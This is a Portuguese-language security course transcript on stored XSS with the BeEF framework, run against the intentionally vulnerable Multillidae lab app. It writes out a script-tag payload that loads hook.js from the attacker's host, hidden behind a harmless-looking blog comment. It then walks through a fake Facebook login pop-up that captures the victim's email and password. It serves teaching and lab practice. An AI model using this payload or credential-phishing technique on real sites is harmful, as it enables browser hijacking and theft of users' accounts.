11


XSS com Beef

Transcrição

Agora, vamos utilizar uma ferramenta que ajudará a controlar ainda mais a máquina da vítima. O nome da ferramenta é **Beef**.


A **Beef** já foi instalada no Kali Linux, basta clicar no ícone do Touro, na área de trabalho, para acessá-la.

Antes de utilizar tal ferramenta, vamos entender o que faremos. Observando o terminal do Kali Linux o **Beef** nos informa que devemos inserir um `script` na página vulnerável:



Assim, quando o usuário comum acessar a página do *Multillidae*, o **Beef** capturará a sessão da vítima e mostrará para nós. Note que junto ao `script` é pedido um endereço IP. Nós vamos inserir o número do Kali Linux, pois, todas as informações referentes à vítima devem ser mostradas para nós nessa máquina.

Ao tentar conectar no *Multillidae* aparece a seguinte mensagem:



É necessário desabilitar as configurações que havíamos feito, então, clicamos no ícone das três linhas que fica no menu do navegador do Firefox e seguimos por:

"Preferences > Advanced > Network > Settings"

Na janela que abre mudamos a configuração para "No proxy".


Agora, com o `script` copiado, acessaremos a página da *Multillidae*. Uma vez na página resetamos o banco de dados ("Reset DB") e, depois, acessamos o Blog em:

"OWASP 2013 > A3 - Cross Site Scripting (XSS) > Persistent (Second Order) > Add to your blog"

Lembrando que podemos incluir uma mensagem qualquer na caixa de texto, justamente, para não levantar suspeitas: "Ficou bem legal esse site!". E, logo abaixo, inserimos o `script` do **Beef**:

```
Ficou bem legal esse site!
<script src="http://<IP>:3000/hook.js"></script>
```


Falta inserir o IP! Lembrando que para verificar o número do Kali Linux basta abrir o Terminal e digitar `ifconfig` :



Esse endereço IP foi copiado e colado junto ao `script` , ficando da seguinte maneira:

```
Ficou bem legal esse site!
<script src="http://192.168.1.39:3000/hook.js"></script>
```


Agora, basta clicar em *Save Blog Entry*:


View Blogs


2 Current Blog Entries			
	Name	**Date**	**Comment**
1	anonymous	2016-11-17 06:22:45	Ficou bem legal esse site!
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

Falta iniciar o **Beef** para que ele possa capturar as vítimas. Fazemos login nele usando o *username* `beef` e senha de mesmo nome.


Agora, vamos acessar o site da **Multillidae** como usuário comum, acessamos o Blog e nos deparamos com a página aparentemente normal. Vamos acessar novamente o **Beef** e observar as informações que ele nos traz:




O *Hocked Browsers* indica as vítimas que foram capturadas. O segundo número se refere à vítima que fez acesso utilizando *Windows*. Clicando duas vezes em cima do número dela, teremos acesso a diversas informações:



Com o usuário capturado temos acesso a sua máquina e com isso podemos fazer algumas ações interessantes. Por exemplo, enganar a vítima roubando a senha e login do seu Facebook. No **Beef**, podemos clicar na aba *Commands* e no *Module Tree* nós inserimos um *Pretty Theft* ("roubo bonitinho", tradução livre):




Clicando no item que acabamos de criar, verificaremos que o ataque já está todo definido:




O ataque envolve um *pop up* que aparecerá na página da vítima e será referente ao **Facebook**. A ideia é enganar o usuário e fazer com que ele introduza os dados de sua conta.

Com tudo pronto, pressionaremos o botão "Execute" que encontra-se no canto inferior da página do **Beef** à esquerda. Ao acessar a página da *Multillidae* como usuário podemos confirmar que o *pop up* foi realmente enviado:



O usuário ao preencher o *pop up* acaba fornecendo ao hacker informações privadas.

Vamos retornar ao Kali Linux e abrir o **Beef**, ao selecionarmos o comando que executamos podemos verificar o seguinte:



Ou seja, o e-mail e a senha da vítima foram capturadas.

Perceba que ao capturamos a vítima, é possível executar comandos e funções justamente com o intuito de enganá-la e pegar as informações desejadas.

> Lembrando que testar isso em sites reais é **ilegal**!